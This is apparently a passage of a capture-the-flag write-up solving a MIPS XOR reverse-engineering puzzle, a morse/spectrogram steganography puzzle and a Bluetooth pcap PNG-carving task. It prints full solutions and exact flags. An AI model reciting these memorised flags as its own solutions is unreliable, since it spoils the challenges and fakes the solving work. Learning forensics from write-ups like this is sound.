
We can see that all variables are onto the stack so we can see in asm what values are pushed on the stack before calling encrypt().



```
004009dc 24 02 00     li      v0,0x89
         89
004009e0 af a2 00     sw      v0,local_8c(sp)
         24
004009e4 24 02 00     li      v0,0x20
         20
004009e8 af a2 00     sw      v0,local_90(sp)
         20
004009ec 24 02 00     li      v0,0x25
         25
004009f0 af a2 00     sw      v0,local_94(sp)
         1c
004009f4 24 02 00     li      v0,0x23
         23
004009f8 af a2 00     sw      v0,local_98(sp)
         18
004009fc 24 02 00     li      v0,0xa1
         a1
00400a00 af a2 00     sw      v0,local_9c(sp)
         14
00400a04 24 02 00     li      v0,0x10
         10
00400a08 af a2 00     sw      v0,local_a0(sp)
         10
00400a0c 24 07 00     li      a3,0x58
         58
00400a10 24 06 00     li      a2,0x45
         45
00400a14 24 05 00     li      a1,0x55
         55
00400a18 00 60 20     or      a0,v1,zero
         25
00400a1c 0c 10 01     jal     encrypt
```

And so on….


Made a python script that decrypts the flag:



```
E:\ctf\dctf
λ python xor.py
ER@}>062eb6d1bbb36031>6c2522?gg1gcgebd657053>b15434342b26`g3e3`e3>7?{
CTF{8604cd0b7ddd5065780e43449aa7aeacdb0316358d73252524d40fa5c5fc5819}
```

FLAG : CTF{8604cd0b7ddd5065780e43449aa7aeacdb0316358d73252524d40fa5c5fc5819}

!!!! TRICK !!!!!:
Since it’s a XOR encryption we might not need to reverse the entire file and get the values of the variables.
Since XOR is a symmetric encryption and we know that the flag is starting with “***CTF{***“ we can XOR the “CTF{“ string with the first four bytes of the encryption.



```
str1 = "ER@}"
str2 = "CTF{"

for x in range(0, len(str1)):
    print (hex(ord(str1[x]) ^ ord(str2[x]) ))
```

Running this code we see that we get *0x6* four times (since we xored the first 4 bytes). Now we know that the **decryption key** is ***0x6***.


3. morse-music - Stegano / Crypto

DESCRIPTION

You might need to cross listen the message within the morse code.


Flag format: CTF{sha256}

For this challenge we get a .wav file and we can hear a message in morse code.



final_sound91976.wav 33.1 MB audio/wav

I’ve used https://morsecode.world/international/decoder/audio-decoder-adaptive.html in order to decode the message faster and I got this message:




Filename: "final_sound91976.wav"

DIDYOUKNOWTHATTHISISNOTABOUTTHEMORSECODE?ITISABOUTTHESPECT
ROGRAMONLYTHATTHEPASSWORDISUHR3V8203RJD

MESSSAGE : DIDYOUKNOWTHATTHISISNOTABOUTTHEMORSECODE?ITISABOUTTHESPECTROGRAMONLYTHATTHEPASSWORDISUHR3V8203RJD

DID YOU KNOW THAT THIS IS NOT ABOUT THE MORSE CODE ? IT IS ABOUT THE SPECTROGRAM ONLY THAT THE PASSWORD IS UHR3V8203RJD

Ok…so we got a password (probably for decrypting something). But first let’s see the spectrogram of the wav file (I’ve used Sonic Visualiser for this) :



We got a QR code that gave us the following message:
Njw0SGcLVwJVZ358MC0xBmUMClMKanlzZSpnAjVeBgVRMX0lYyliA2RaB1UDY3ghMHw0UGUPAQAHNysnNClmAjMPA1VO


So now we have a message and a password. Probably we need to decrypt the message with that password but HOW ?
That password is too small for being an AES key…
After re-reading the description of the challenge I saw a hint:

> You might need to **cross** listen the message within the morse code.

The “cross” word. Cross is usually abbreviated as X (XSS = Cross site scripting). Now that X kinda tells me that the encryption is XOR 🙂

I’ve tried to XOR that message with the password but no result -> Got only junk 🙁.

Then I realized something about the message. The message *Njw0SGcLVwJVZ358MC0xBmUMClMKanlzZSpnAjVeBgVRMX0lYyliA2RaB1UDY3ghMHw0UGUPAQAHNysnNClmAjMPA1VO* contains only human readable characters so what if we decode it with base64 and then we XOR it with the password ?



```
E:\ctf\dctf
λ python morse.py
ctf{13e2f548eec5348c98370b51cf45bc7a6a002b5e012ee4fc37304eacaa41e71e}
```

NOICE!

FLAG : ctf{13e2f548eec5348c98370b51cf45bc7a6a002b5e012ee4fc37304eacaa41e71e}


4. red-handed - Network

DESCRIPTION

Someone has connected to my network and its trying to hack me.

Find the flag. Flag format CTF{sha256}


For this challenge we got a chall.pcap file. Let’s run a binwalk on it maybe it gives us some info:



```
┌──(maco㉿DESKTOP-LJHITSC)-[/mnt/e/ctf/dctf]
└─$ binwalk chall.pcap

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
2167445       0x211295        PNG image, 1621 x 48, 8-bit/color RGBA, non-interlaced
2185337       0x215879        PNG image, 1621 x 48, 8-bit/color RGBA, non-interlaced
2194355       0x217BB3        PNG image, 1621 x 48, 8-bit/color RGBA, non-interlaced
2249694       0x2253DE        PNG image, 1621 x 48, 8-bit/color RGBA, non-interlaced
```

We can see that the pcap contains some PNG files in it.

So let’s open it in Wireshark and search for PNG string in the packets’ bytes 🙂



```
No.   Time        Source                 Destination            Protocol Length Info
13021 232.243877  localhost ()           OnePlusT_0e:81:5a (…   L2CAP    1024  Sent [I] Start SDU
13022 232.243905  localhost ()           OnePlusT_0e:81:5a (…   L2CAP    1022  Sent [I] Continuation SDU
13023 232.243910  localhost ()           OnePlusT_0e:81:5a (…   L2CAP    1022  Sent [I] Continuation SDU
13024 232.243919  localhost ()           OnePlusT_0e:81:5a (…   L2CAP    1022  Sent [I] Continuation SDU
13025 232.266675  remote ()              localhost ()           ATT        19  Rcvd Handle Value Notification, Handle: 0x0033 (Unknown: RFCOMM:
13026 232.288883  controller             host                   HCI_EVT     8  Rcvd Number of Completed Packets
13027 232.288940  localhost ()           OnePlusT_0e:81:5a (…   L2CAP    1022  Sent [I] Continuation SDU
13028 232.295912  controller             host                   HCI_EVT     8  Rcvd Number of Completed Packets
13029 232.296006  localhost ()           OnePlusT_0e:81:5a (…   L2CAP    1022  Sent [I] Continuation SDU
13030 232.298837  controller             host                   HCI_EVT     8  Rcvd Number of Completed Packets
13031 232.298887  localhost ()           OnePlusT_0e:81:5a (…   L2CAP    1022  Sent [I] Continuation SDU
13032 232.303868  controller             host                   HCI_EVT     8  Rcvd Number of Completed Packets
13033 232.303948  localhost ()           OnePlusT_0e:81:5a (…   L2CAP    1022  Sent [I] Continuation SDU
13034 232.310885  controller             host                   HCI_EVT     8  Rcvd Number of Completed Packets
13035 232.310943  localhost ()           OnePlusT_0e:81:5a (…   L2CAP      26  Sent [I] End SDU
13036 232.313850  controller             host                   HCI_EVT     8  Rcvd Number of Completed Packets
13037 232.318819  controller             host                   HCI_EVT     8  Rcvd Number of Completed Packets
13038 232.325900  controller             host                   HCI_EVT     8  Rcvd Number of Completed Packets
13039 232.326732  OnePlusT_0e:81:5a (…   localhost ()           L2CAP      13  Rcvd [S] Receiver Ready
13040 232.326835  controller             host                   HCI_EVT     8  Rcvd Number of Completed Packets
13041 232.382642  remote ()              localhost ()           ATT        19  Rcvd Handle Value Notification, Handle: 0x0033 (Unknown: RFCOMM:
13042 232.382647  remote ()              localhost ()           ATT        19  Rcvd Handle Value Notification, Handle: 0x0033 (Unknown: RFCOMM:
13043 232.394740  remote ()              localhost ()           ATT        19  Rcvd Handle Value Notification, Handle: 0x0033 (Unknown: RFCOMM:
13044 232.402653  remote ()              localhost ()           ATT        19  Rcvd Handle Value Notification, Handle: 0x0033 (Unknown: RFCOMM:
13045 232.410728  remote ()              localhost ()           ATT        19  Rcvd Handle Value Notification, Handle: 0x0033 (Unknown: RFCOMM:
13046 232.418651  remote ()              localhost ()           ATT        19  Rcvd Handle Value Notification, Handle: 0x0033 (Unknown: RFCOMM:
13047 232.426735  remote ()              localhost ()           ATT        19  Rcvd Handle Value Notification, Handle: 0x0033 (Unknown: RFCOMM:
13048 232.434717  remote ()              localhost ()           ATT        19  Rcvd Handle Value Notification, Handle: 0x0033 (Unknown: RFCOMM:
13049 232.434722  remote ()              localhost ()           ATT        19  Rcvd Handle Value Notification, Handle: 0x0033 (Unknown: RFCOMM:
```

```
> Frame 13021: 1024 bytes on wire (8192 bits), 1024 bytes captured (8192 bits)
  Bluetooth
> Bluetooth HCI H4
> Bluetooth HCI ACL Packet
v Bluetooth L2CAP Protocol
    Length: 1015
    CID: Dynamically Allocated Channel (0x0052)
    [Connect in frame: 13003]
    [Disconnect in frame: 13325]
```


```
0000  02 00 01 fb 03 f7 03 52  00 02 41 95 1f 02 1f 95   ·······R ··A·····
0010  cb 00 00 00 01 97 01 01  00 15 00 66 00 6c 00 61   ········ ···f·l·a
0020  00 67 00 2e 00 70 00 6e  00 67 00 00 c3 00 00 62   ·g·.·p·n ·g·····b
0030  e9 48 1f 71 89 50 4e 47  0d 0a 1a 0a 00 00 00 0d   ·H·q·PNG ········
0040  49 48 44 52 00 00 06 55  00 00 00 30 08 06 00 00   IHDR···U ···0····
0050  00 88 79 fc f0 00 00 00  01 73 52 47 42 00 ae ce   ··y····· ·sRGB···
0060  1c e9 00 00 20 00 49 44  41 54 78 5e ed dd 09 fc   ···· ·ID ATx^····
0070  76 5d 35 3f fe 2b 43 a1  32 26 43 86 28 91 32 54   v]5?·+C· 2&C·(·2T
0080  48 83 28 4a 4a f3 28 29  49 25 89 3c 8f 27 a4 94   H·(JJ·() I%·<·'··
0090  28 34 cf 51 68 8e 4a 83  07 99 42 86 42 11 52 86   (4·Qh·J· ··B·B·R·
00a0  12 ca 3c 54 8a 90 a4 ff  eb 7d fd ac ef 7f dd fb   ··<T···· ·}······
00b0  39 c3 3e e7 3a e7 dc d7  7d 3f 7b bd 5e f7 ab 9e   9·>·:··· }?{·^···
00c0  ef 75 ce 3e fb ac b3 f7  da 6b ad cf 1a 2e f2 be   ·u·>···· ·k···.··
00d0  f7 bd ef 7d bb 46 47 c1  01 9f e2 79 cf 7b de ee   ···}·FG· ···y·{··
```

We can see the PNG header. We see that those packets represent some bluetooth traffic and we also see that those packets differ a bit (Start SDU, Continuation SDU and End SDU)
We also see the ***flag.png*** string in the packet that contain the PNG header.

Now all we need to do is dump the packets’ bytes that represent the PNG, delete some bytes that are associated with the packet and not the PNG file and then concatenate all of them.

In order to dump a packet we use Ctrl + Shift + X (File -> Export packet bytes…) shortcut and save the packet’s bytes in a bin file.


For Start SDU packets:



```
00000000: f7 03 52 00 02 41 95 1f 02 1f 95 cb 00 00 00 01  ..R..A..........
00000010: 97 01 01 00 15 00 66 00 6c 00 61 00 67 00 2e 00  ......f.l.a.g...
00000020: 70 00 6e 00 67 00 00 c3 00 00 62 e9 48 1f 71 89  p.n.g.....b.H.q.
00000030: 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00  PNG........IHDR.
00000040: 00 06 55 00 00 00 30 08 06 00 00 00 88 79 fc f0  ..U...0......y..
00000050: 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 20  ....sRGB.......
00000060: 00 49 44 41 54 78 5e ed dd 09 fc 76 5d 35 3f fe  .IDATx^....v]5?.
00000070: 2b 43 a1 32 26 43 86 28 91 32 54 48 83 28 4a 4a  +C.2&C.(.2TH.(JJ
00000080: f3 28 29 49 25 89 3c 8f 27 a4 94 28 34 cf 51 68  .()I%.<.'..(4.Qh
00000090: 8e 4a 83 07 99 42 86 42 11 52 86 12 ca 3c 54 8a  .J...B.B.R...<T.
000000a0: 90 a4 ff eb 7d fd ac ef 7f dd fb 39 c3 3e e7 3a  ....}......9.>.:
000000b0: e7 dc d7 7d 3f 7b bd 5e f7 ab 9e ef 75 ce 3e fb  ...}?{.^....u.>.
000000c0: ac b3 f7 da 6b ad cf 1a 2e f2 be f7 bd ef 7d bb  ....k.........}.
000000d0: 46 47 c1 01 9f e2 79 cf 7b de ee 39 cf 79 ce ee  FG....y.{..9.y..
000000e0: 0f fe e0 0f 76 6f 7b db db 76 ef 7d ef 7b f7 73  ....vo{..v.}.{.s
```

We know that the PNG magic is 0x89 0x50 0x4e 0x47 (highlighted in the picture) so we need to delete the first 0x2e bytes from every Start SDU packet.

For Continuation SDU packets:



```
[Disconnect in frame: 13325]
[Service: OBEX Object Push (0x1105)]
Control: Continuation reqseq:1 r:0 txseq:2
    11.. .... .... .... = Segmentation and reassembly: Continuation (0x3)
     .. 00 0001 .... .... = ReqSeq: 1
```

```
0000  02 00 01 f9 03 f5 03 52  00 04 c1 d6 67 ed 7f cf   ·······R ···g···
0010  f4 57 7f f5 57 bb 4f f9  94 4f a9 9a ec 12 17 c9   ·W··W·O· ·O······
0020  44 f8 81 1f f8 81 dd b3  9f fd ec dd d7 7c cd d7   D······· ·····|··
0030  2c 31 64 e7 18 40 85 2f  fc c2 2f ac 1e ff db be   ,1d··@·/ ··/·····
0040  ed db 76 8f 7c e4 23 f7  d7 7f c0 07 7c c0 9e c7   ··v·|·#· ····|···
0050  57 bd ea 55 ab ef 3f a6  0b 6f 7e f3 9b ef 7e ea   W··U··?· ·o~····~·
0060  a7 7e ea 64 4a 53 41 15  6b e9 a5 2f 7d e9 ee 45   ·~·dJSA· k··/}··E
0070  2f 7a d1 9e 0f 7f f7 77  7f b7 3f a4 3e f4 43 3f   /z·····w ··?·>·C?
0080  74 2f 9c 80 4c 57 b8 c2  15 f6 91 11 9f fd d9 9f   t/··LW·· ········
0090  bd 17 50 d6 de 18 39 f0  ae 75 ad 6b ed 41 14 08   ··P···9· ·u·k·A··
00a0  a4 4c 95 8f fd d8 8f dd  11 80 b7 bf fd ed f7 11   ·L······ ········
00b0  5e 53 41 15 f3 3c e7 9c  73 f6 08 e7 21 11 09 b2   ^SA··<·· s···!···
00c0  94 44 7e 40 af 5f f1 8a  57 ec fe f6 6f ff 76 8f   ·D~@·_·· W···o·v·
00d0  6c 7b af 8f fb b8 8f db  71 ce e3 eb 2d 6e 71 8b   l{······ q···-nq·
00e0  dd a5 2e 75 a9 b1 57 9d  f5 bb 2c 23 fc 79 d5 ab   ··.u··W· ··,#·y··
00f0  5e b5 bf ff 18 14 24 e0  d7 8f ff f8 8f ef bf 8d   ^·····$· ········
```


Control field (btl2cap.control), 2 bytes

We can see that the 0x4 0xc1 bytes are from the packet so we need to delete the first 6 bytes from every Continuation SDU packets (since the bytes 0x02 0x00 0x01 0xf9 0x03 won't be dumped by the Export packet bytes… function)

For End SDU packets:
Same as Continuation SDU packets. We need to delete the first 6 bytes.

NOW before we concatenate the results we also need to delete the last 2 bytes from every packet (Start, Continuation and End SDU) since the last 2 bytes represent the FCS field of the packet and therefore those bytes are not from the PNG.

NOW we can concatenate all those results and get flag.png:



CTF{ad6f194e96b6538168c95423b234cc0604e716d22287e16554f43d4a3e8fb989}

FLAG: CTF{ad6f194e96b6538168c95423b234cc0604e716d22287e16554f43d4a3e8fb989}

5. Awesome-One - Reverse engineering (Thanks Ioana for helping me with this challenge 🙂)

